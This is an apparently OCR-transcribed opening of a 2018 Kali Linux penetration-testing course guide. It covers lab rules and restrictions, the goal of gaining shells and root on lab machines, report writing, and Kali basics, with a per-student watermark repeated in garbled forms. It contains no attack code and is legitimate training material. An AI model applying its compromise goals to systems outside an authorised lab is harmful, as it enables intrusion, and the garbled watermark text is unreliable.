

Penetration Testing with Kali Linux

v1.1.6



Professional Information Security Training and Services



 Copyright © 2018 Offensive Security Ltd. All rights reserved.

All rights reserved to Offensive Security, 2018 ©

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from the author.

OS-40813 Rody Shahbazian

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

OS-40813 Rody Shahmazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

OS-40813 Rody Shahmazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

0-46063 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

OS-40813 Rody Shahmazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

OS-40813 Rody Shahmazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

OS-40813 Rody Shahmazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

0. - Penetration Testing: What You Should Know

0.1 - About Kali Linux

Kali Linux is a free security auditing operating system and toolkit that incorporates more than 300 penetration testing and security auditing tools, delivering an all-in-one solution that enables IT Administrators and security professionals to test the effectiveness of risk mitigation strategies.

Kali Linux offers a smoother, easier penetration testing experience, making it more accessible to IT generalists as well as security specialists and its adherence to Debian Development standards provide a more familiar environment for IT Administrators. The result is a more robust solution that can be updated more easily. Users can also customize the operating system to tailor it to their needs and preferences.

All the programs packaged with the operating system have been evaluated for suitability and effectiveness. They include Metasploit for network penetration testing, Nmap for port and vulnerability scanning, Wireshark for monitoring network traffic, and Aircrack-Ng for testing the security of wireless networks.

Kali Linux can run on a wide variety of hardware, is compatible with numerous wireless and USB devices, and also has support for ARM devices.

OS-[illegible]Rody Shahmiza[illegible]

0.2 - About Penetration Testing

A *penetration test* (pen test) is an ongoing cycle of research and attack against a target or boundary. The attack should be structured and calculated, and, when possible, verified in a lab before being implemented on a live target. This is how we visualize the process of a pen test:

 Copyright © 2018 Offensive Security Ltd. All rights reserved.




Figure 1 - A Diagram of a Penetration Testing Methodology

As the model suggests, the more information we gather, the higher the probability of a successful penetration. Once we penetrate the initial target boundary, we usually start the cycle again—for example, gathering information about the internal network in order to penetrate it deeper.

Eventually, each security professional develops his or her own methodology, usually based on specific technical strengths. The methodologies suggested in this course are only suggestions. We encourage you to check pages such as Wikipedia[1] for additional methodologies, including the Open Source Security Testing Methodology Manual (OSSTMM)[2], in order to broaden your point of view.

[1] http://en.wikipedia.org/wiki/Penetration_test
[2] http://www.isecom.org/

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

0.3 - Legal

The following document contains the lab exercises for the course and should be attempted **ONLY INSIDE THE OFFENSIVE SECURITY SECLUDED LAB**. Please note that most of the attacks described in the lab guide would be **ILLEGAL** if attempted on machines that you do not have explicit permission to test and attack. Since the lab environment is secluded from the Internet, it is safe to perform the attacks inside the lab. Offensive Security assumes no responsibility for any actions performed **outside** the secluded lab.

0.4 - The megacorpone.com Domain

The megacorpone.com domain represents a fictitious company created by Offensive Security. The megacorpone.com domain has a seemingly vulnerable external network presence, which aids us during the length of our course.

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

0.5 - Offensive Security Labs

0.5.1 - General Information

0.5.1.1 - Warning

The lab network should be regarded as a hostile environment. No sensitive information should be stored on your Kali Linux machine in the unlikely event that someone is able to gain access to it. You can help protect yourself by stopping services when they are not being used and by making sure any default passwords have been changed.

0.5.1.2 - VPN Labs Overview

The following graphic is a simplified diagram of the PWK labs. You will initially connect via VPN into the Student Network and hack your way into additional networks as the course progresses. Once you have completed the course videos, you will have the basic skills required to penetrate most of the vulnerable computers in our lab. Certain machines will require additional research and a great deal of determination in order to compromise them.

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.




Figure 2 - Simplified Diagram of the VPN Labs

Please note that the IP addresses presented in this guide (and the videos) do not necessarily reflect the IP addresses in the Offensive Security lab. Do not try to copy the examples in the lab guide verbatim; you need to adapt the example to your specific lab configuration.

OS-40813 Rooj Shahzad Khan

Your VPN connection will connect you to the Student Network in the 10.11.0.0/16 range. The machines you should be targeting are:

Lab	Subnet	Target Start	Target End
PWK	10.11.0.0/16	10.11.1.1	10.11.1.254

Figure 3 - Lab Target IP Range

Students are not able to communicate between VPN addresses.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

Read the Resources and Downloads section in our forums as they contain important links and downloads that you will require for the course. We strongly recommend you read the Offsec FAQ before connecting to the lab.

- **https://forums.offensive-security.com/forumdisplay.php?f=87**
- **https://forums.offensive-security.com/forumdisplay.php?f=105**

0.5.1.3 - Lab vs Exam

Metasploit usage is encouraged in the labs. Metasploit is a great tool and you should learn all of the features it has to offer. While Metasploit usage is limited in the OSCP certification exam, you don't want to place arbitrary restrictions on yourself during the learning process. More information about Metasploit usage can be found at:

- **https://support.offensive-security.com/#!oscp-exam-guide.md#Exam_Restrictions:_Metasploit**

Mass vulnerability scanners such as Nessus or OpenVAS can be used in the labs but they are restricted in the exam. You should try using these tools in the lab so that you can learn what exactly they will find and allow you to assess their advantages and disadvantages.

OS-49113 Rody Shahnazarian

0.5.1.4 - Hints

You will discover various hints to machines throughout the lab environment. These hints will show the different relationships present between the machines that will help with specific attack vectors.

Should you wish to get in touch with one of our network admins who may be able to provide you with minor guidance on a machine, please use our support page (https://support.offensive-security.com/). Nudges are based on the difficulty of the machine and how far you have progressed, and in some cases, there may be no hints

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

available. You are also invited to join our IRC channel (#offsec on irc.freenode.net) to speak and interact with other students. For more information about:

- Support - our real time communication to students, please refer to the following: **https://support.offensive-security.com/**
- IRC - our channel, and channel guidelines, please refer to the following: **https://www.offensive-security.com/offsec-irc-guide/**

0.5.1.5 - Reverts

Each student is provided with eight (8) reverts every 24 hours, enabling them to return a particular lab system to its pristine state. This counter is reset every day at 00:00 GMT +0. Should you require more reverts, you can contact an admin via email (help@offensive-security.com) or at support.offensive-security.com and we will be able to reset your revert counter if you have none remaining.

The minimum amount of time between machine reverts is 5 minutes.

In the drop down menu to select which machine to revert, you are able to see when the machine was last reverted. If you are attacking a machine that has not been reverted for a long period of time, it may be in an altered state. Please make sure you revert it before attacking it.

However, if you notice the machine has been reverted recently, this may be because another student is working on the box. You may wish to work on another target until they have finished.

04-40813 Rory Shahnazarian

0.5.1.6 Goals & Objectives

In this scenario, you have been hired to perform a penetration test on the PWK network with the objective being to get as many shells as possible, on as many different machines as possible, throughout the various subnets that are in scope. You should aim

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

to get the highest level of privileges you can (e.g. Administrator/root access) on each machine.

If required, you may alter the administrator or root password of a particular lab target or add additional users to the system, provided you revert the machine back to its pristine state via your student control panel once you are done attacking it. We would like to point out that various machines have multiple attack vectors and we highly recommend that you take the time to locate as many exploitation methods as possible. While you may certainly use web shells to help gain access to a machine, your true goal is a reverse shell back to your system or GUI access on the target.

Note: The **proof.txt** files that are located on each machine are to be documented in your lab report, should you choose to submit one. These files should not be seen as the end goal (this is a penetration test, not a capture the flag event). We want to see shells and you will find yourself wanting them, too.

0.5.2 - Kali

0.5.2.1 - Offsec Kali VM

OS-40813 Cody Shahnazarian

It is *highly recommended* that you download and use the PWK Virtual Machine (VMware) image via the link provided in your welcome email. This image has a few different modifications compared to the standard ones listed on kali.org.

The PWK VMware image is a custom build of Kali Linux and the course has been fully tested around it.

Note: If you choose not to use the PWK image, you may have issues completing the course material (e.g. Linux Buffer Overflow).

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

0.5.2.2 - Updating Kali

There is no need to update the virtual machine in order to complete the course exercises; however, you are free to do so if you wish. Bear in mind that updating software may introduce new bugs or issues (especially if you have opted to use the "bleeding edge" repo). If you choose to update the VM, we strongly suggest that you keep the following points in mind:

1. Always keep your course documentation in a shared folder with the host machine
2. Always take a snapshot before updating the virtual machine
3. If your VM is beyond repair and no snapshot is available, you will need to re-download the VM

0.5.3 - Lab Behavior

0.5.3.1 - Common Etiquette

The Offensive Security lab is a shared environment, so please be certain to keep the following points in mind as you explore the lab:

OS-40813 Rady Shahmarian

1. Do not change user passwords. Instead, add users to the system if possible. If the only way into the machine is to change the password, then we request that you change it back once you no longer require it.
2. Any firewall rules that you disable on a machine should be restored once you have gained the desired level of access.
3. Do not leave machines in a non-exploitable state.
4. Delete any successful and failed exploits from a machine once you are done. If possible, create a directory to store all of your exploits in first. This can help reduce the chance that someone will accidentally use your exploit against the

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

target.

0.5.3.2 - Restrictions

The following restrictions are strictly enforced in the network. If you continually violate any of the restrictions below, Offensive Security reserves the right to disable your lab access.

1. Do not ARP spoof or conduct any other type of poisoning or man-in-the-middle attacks against the network.
2. Do not delete or relocate any key system files or hints unless necessary for privilege escalation.
3. Do not change the contents of the **network-secret.txt** or **proof.txt** files.
4. Do not intentionally disrupt other students who are working in the labs. This includes but is not limited to:
    a. Shutting down machines
    b. Kicking users off machines
    c. Blocking a specific IP or range
    d. Hacking into other students Windows 7 or Kali machines

OS-40813 Rod Shahnazarian

0.5.3.3 - Automatic Bans

Our lab firewall will automatically issue a temporary ban on your account as part of a defensive mechanism we have put in place if a user initiates multiple concurrent connections to the lab over a short period of time.

This temporary ban will expire after 10 minutes. Please ensure that you are not logging in from multiple locations and when you disconnect from the VPN, ensure that you use the **ctrl-c** keyboard combination to kill the connection as simply closing the terminal may just background the connection.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

Please be aware that attempting to connect to the lab while the ban is in effect will reset the ban timer so ***you must allow for 10 minutes to pass before attempting a new connection***.

0.5.4 - Lab Configuration

0.5.4.1 - Clean Up Scripts

Some of the machines in the labs will contain clean up scripts. These are used in client-side attack vectors in particular in order to help ensure that the exploit/machine remains available for use by other students.

0.5.4.2 - Cloned Lab Machines

The lab you are connecting to is shared by a number of different students. We limit the number of students in each lab to reduce the possibility of more than one student working on the same target concurrently. We have a number of cloned machines for targets that are particularly popular. You are not required to gain access to both although you are free to do so. The cloned systems are indicated by the number "2" at the end of their hostname.

OS-40813 Rody Shahbazian

0.5.4.3 - Target Ordering

The IP addresses of the systems in the lab are not in any specific sequence. You should **not** start at 10.11.1.1 and work your way through the targets in numerical order. One of the most important skills you will need to learn as a penetration tester is to scan a number of machines and try to find the lowest hanging fruit. You may not be able to fully compromise a particular network without first moving into another.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

0.5.4.4 Machine Dependencies

Gaining access to some machines in the labs will first require you to gain access and/or information from other machines in the labs. Details or acknowledgement of a machine which requires a dependency will not be given out by any of the course administrators. Determining if a machine has a dependency is an important part of the information gathering process and needs to be discovered by each student individually.

0.5.4.5 - Machine Firewalls

A number of machines in the labs will have their firewall enabled and may not respond to ICMP packets. If an IP address does not respond to ICMP packets, this does not indicate that the target is down or does not exist.

0.5.4.6 - Machine Passwords

It is not required to spend an excessive amount of time cracking the root or Administrator passwords to all systems in the lab. If you have tried all of the available wordlists in Kali, Crackpot[3], and information gathered throughout the labs, then you can stop at this point, as there is another vector possible. If you have a significant amount of cracking hardware, then feel free to continue on to crack as many passwords as you can.

OS-40813 Judy Shahmirzadi

0.5.4.8 - Network Firewalls

The firewalls and networking devices that connect the networks together are not directly exploitable. Although they are in scope and you may attempt to gain access to them, they are not intentionally created for you to do so. In addition, we discourage

[3] http://cracker.offensive-security.com/

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

lengthy attacks such as bruteforce- or DDOS-type attacks as it will only make the firewalls, and the networks connected to them, inaccessible for you and other students.

0.5.4.9 - Proof.txt Files

The **proof.txt** files located on machines throughout the network cannot be used anywhere else inside the network or the control panel. These files are provided as a way to prove you have gained access to a particular machine and should be included in your lab report as trophies. These files should not be your end goal. You should still aim to get a shell on the system with the highest level of privileges you possibly can.

0.5.4.10 - Routing

The IT, Dev, and Admin networks are not directly routable from the Public network but the Public network is routable from all other networks.

You will need to use various techniques to gain access to the other networks. Some of these include making use of dual-homed machines or client-side exploits.

0.5.4.11 - Simulated Clients

The PWK labs contain a number of simulated clients that can be exploited using client side attacks. These clients will do things that any typical human would do in a corporate setting. There are hints and information throughout the lab that will lead you to finding the simulated clients. Doing thorough post-exploitation information gathering may provide indications that target machines are communicating with one another.

The various simulated clients will perform their action at different time intervals. The most common interval is one action per minute.

05140813 Rodd Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

0.5.4.12 - Unresponsive Services

Some of the machines in the labs will contain scripts that will automatically restart crashed services. This is not the case for every system but should be taken into consideration when exploiting a particular target.

If you believe a service should be running and/or are not getting the expected results, you can always revert the machine manually via your student control panel.

0.5.4.13 - Windows 7 Machine

Your Windows 7 client machine has multiple uses while you are in the labs. You can use it for the buffer overflow exercises, testing payloads, or compiling Windows exploits.

Your assigned client machine will automatically be powered off and reverted after you have been disconnected from the VPN for a period of time. ***You will need to power on your Windows 7 machine via the student control panel whenever you connect to the VPN***. Powering on the Windows 7 machine does not affect your daily eight (8) revert limit. Any reverts of the Windows 7 machine after the initial power on will result in a reduction of the revert limit.

OS-40813 Rody Shahnazarian

0.5.5 - Lab Control Panel

Once logged into the VPN lab, you can access your lab control panel. Through this control panel you can manage, revert, and reset lab machines and passwords. You can access the panel using the address sent to you in your welcome email. If you encounter an SSL certificate warning, accept it.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

0.5.5.1 - Unlocking Additional Networks

Initially, the control panel will allow you to revert machines on the Student Network as well as your own dedicated Windows 7 lab machine. Certain vulnerable servers in the lab will contain a **network-secret.txt** file with an MD5 hash in it. These hashes will unlock additional networks in your control panel.

OS-40813 Rody

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

Figure 4- The Student Control Panel

0.5.6 - Reporting

If you were to ask 10 different pentesters how to write a good report, you would likely get 12 different answers. In other words, everybody has an opinion and they are all correct in their own minds. As many people in this industry have demonstrated, there are good ways to write a report and there are some really bad ways to do it.

We will never claim that the Offensive Security sample report[4] is the best way to do it. If you like it, use it. If not, then by all means design something better. The Offensive Security sample report was written to support a specific type of assessment. For assessments that have a different objective, it may be a very inappropriate approach to take.

Nevertheless, there are some general guidelines that we feel are important and that should be followed. Please keep these in mind when you are writing the report for this

[4] http://www.offensive-security.com/reports/penetration-testing-sample-report-2013.pdf

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

class. These guidelines are listed in no particular order, since they are all equally important.

First and foremost, what was the objective of the assessment? What did you set out to accomplish? What statement are you setting out to make in the report? A mistake many inexperienced penetration testers make is getting caught up in the technical aspects of the assessment and the skills necessary to pull them off. However, a penetration test is never undertaken as an opportunity to simply show off. There was an objective you set to accomplish from the start; ensure that you keep this in mind when starting the report.

Second, who is reading the report? What do they hope to learn from it? Who is your audience? In most cases, people with vastly different levels of technical knowledge will read your report. You should try to do your best to make them all happy. Practically, that means you need to segment your report to address the needs of different audiences.

OS-20813 Body Shahrizarian

For instance, your Executive Summary should be exactly that: *a short (no more than two pages), high-level explanation of the results and their impact on the client's security posture*. In most cases, executives have no time or desire to read highly technical details of the attacks you accomplished so don't lose them in the first few pages of the report. The Executive Summary is likely the only part they will ever read, so make sure you tailor it to them.

Having a Technical Details section is where you show all the gory details of the carnage you inflicted upon the target network. This is the part that interests people who will have to fix all the issues you have discovered. However, they also are not interested in reading pages and pages of output from a tool you used. There is absolutely no reason your report should be even remotely close to 300 or more pages. Content that you

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

include should be meaningful, and not just filler. This brings us to a couple of very important points:

- **Do NOT include pages and pages of a tool output in your report unless it is absolutely relevant**. What is relevant you ask? Lets consider Nmap output. There is no reason for you to show every single line of that output to the reader of the report; it adds nothing of value. If you to have a point that you are trying to make, for example a very high number of SNMP services exposed on publicly accessible hosts, then use the –oA flag and grep out only those hosts with open SNMP ports.
- **Make use of screenshots but don't go crazy**. Again, this will add to the weight of the report in terms of pages and file size, so use them wisely. The same rule applies: use a screenshot to make a point, not just to show awesome meterpreter output. For example, let's say you got root on a Linux host. Rather than showing 15 screenshots of various directory listings only a root user could access, just show a single screenshot of the *uid* command output. Those who need to understand should only need that much to realize what you have achieved.

In deciding what content to include, go back to the objective of the assessment. What point are you trying to make as it relates to the objective and how does the tool output or screenshot reinforce that point?

05-40[illegible] Rod Shahnazarian

Another common mistake in writing reports is thinking that length equates to quality. The fact is, your report should be as long as it needs to be and no longer. If you would actually like your audience to read your work, expansive reports are a deterrent for them. If you do have content that will drive up the page count but not be interesting to your entire audience, consider providing additional support documents in addition to the report. Interested parties can inspect the support documentation while the rest will not be bothered by it.

To help you organize your thoughts and build a report that will effectively communicate to your audience, consider outlining the document before starting. This is

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

simply accomplished by creating your section headers before filling in content. This will help you avoid duplicating your points due to not being sure where you want to make them. Additionally, it can help you more easily get past the "blank page freeze" that many experience when starting a long document.

In addition to these content related guidelines, the presentation of the content is just as critical. More than anything, the command of the language in which the report is written is absolutely crucial. While we understand that for many of our students, English is not their native language, it is still important to try to write coherent sentences that flow smoothly and logically. In this case, it is important to "Try Harder" and do your best, focusing on keeping your points simple and easy to understand.

Some additional points to keep in mind in regards to the presentation of the report:

- **Be consistent** – This primarily affects things like spacing, heading styles, font selection, and so on. Misaligned and inconsistent paragraphs and titles look unprofessional and sloppy.
- **Spellcheck, spellcheck, spellcheck** – This one is pretty self-explanatory. Their != There, Your != You're.

03-408[illegible] Rocky Shahnazarian

Reporting is often viewed as a necessary evil of penetration testing. Sadly, that means it often gets less effort by many highly technical and intelligent penetration testers. Keep in mind that many inferior penetration tests get positive attention simply due to well-written and professional looking reports.

The above points should give you an idea of how to write a professional looking and coherent report that clearly delivers the intended message. Just remember that every aspect of the pentesting report is important. That IS the product you are delivering to the client so make sure it represents you and your work properly and professionally.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

0.5.6.1 - Reporting for Penetration Testing with Kali Linux

Upon completion of the course lab guide and videos, you will be conducting a full-fledged penetration test inside our VPN labs for the THINC.local domain. While reporting of the course exercises and the VPN labs is not mandatory, it might be beneficial to you as not only will you be able to refer to your own report in the near future, it might also help you achieve the OSCP certification in the event you are shy of passing by a few points after having taken the corresponding certification exam.

If you opt to submit your lab report, you should document the course exercises throughout this document, unless noted otherwise. You can add these as an appendix to your final report that you will submit after completing the certification exam.

The final documentation should be submitted in the format of a formal Penetration Test Report. Your report should include the results of all course exercises added as an appendix, an executive summary, and a detailed rundown of all machines (not including your Windows 7 lab machine). Detailed information regarding the reporting requirements for the course, including templates and an example report, is available on our support site at: https://support.offensive-security.com/#!pwk-reporting.md

OS-10813 Rody Shahnazar Jan

Students opting for the OSCP certification must submit an exam penetration test report clearly demonstrating how they successfully achieved the certification exam objectives. This final report must be sent back to our Certification Board in PDF format no more than 24 hours after the completion of the certification exam. Please note that reporting of the VPN labs and course exercises is mandatory for those students planning to claim CPE credits prior to having successfully passed the OSCP certification exam.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

0.5.6.2 - Interim Documentation

To deal with the volume of information gathered during a penetration test, we like to use KeepNote, a multipurpose note-taking application, to initially document all our findings. Using an application like KeepNote helps both in organizing the data digitally as well as mentally. When the penetration test is over, we use the interim documentation to compile the full report.

KeepNote is available in Kali Linux as an extra application and has convenient built-in features such as screen grabbing and HTML export capabilities.




Figure 5 - The KeepNote Tool in Kali Linux

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

It doesn't really matter which program you use for your interim documentation as long as the output is clear and easy to read. Get used to documenting your work and findings—it's the only professional way to get the job done!

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

1. - Getting Comfortable with Kali Linux

1.1 - Finding Your Way Around Kali

Kali Linux contains over 300 forensics and penetration testing tools - finding your way around them can be a daunting task at times. In the next module we will show you some tips and tricks to finding your way around Kali so that you can get up and running quickly. As Abraham Lincoln once said, “If I had six hours to chop down a tree, I'd spend the first three sharpening my axe.”

1.1.1 - Booting Up Kali Linux

For this course, we will be using a 32-bit (i686) VMware Image of Kali Linux, mainly for the sake of the Linux buffer overflow exercise later on in the course. This is the same image we used throughout the development of the course, so for best results and consistency with the lab guide, we recommend you use this image as well. Using the VMware version of Kali also provides the benefit of being able to take snapshots of the virtual machine that you can revert to in the event that you need to reset your VM to a clean slate.

OS-40813 Rody Shahnazarian

To use the VMware version of Kali Linux, extract the archive and open the *.vmx* file with VMware. If you are prompted by VMware about whether you copied or moved the virtual machine, choose “I copied it.” The default credentials for the Kali VM are:

Username: root

Password: toor

As soon as you start the virtual machine for the first time and log in as the root user, make sure you change the root password with the **passwd** utility.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

1.1.2 - The Kali Menu

The Kali Linux menu primarily acts as an advertising board for a large number of the tools present in the distribution. This allows users who might not be familiar with a specific tool to understand its context and usage.

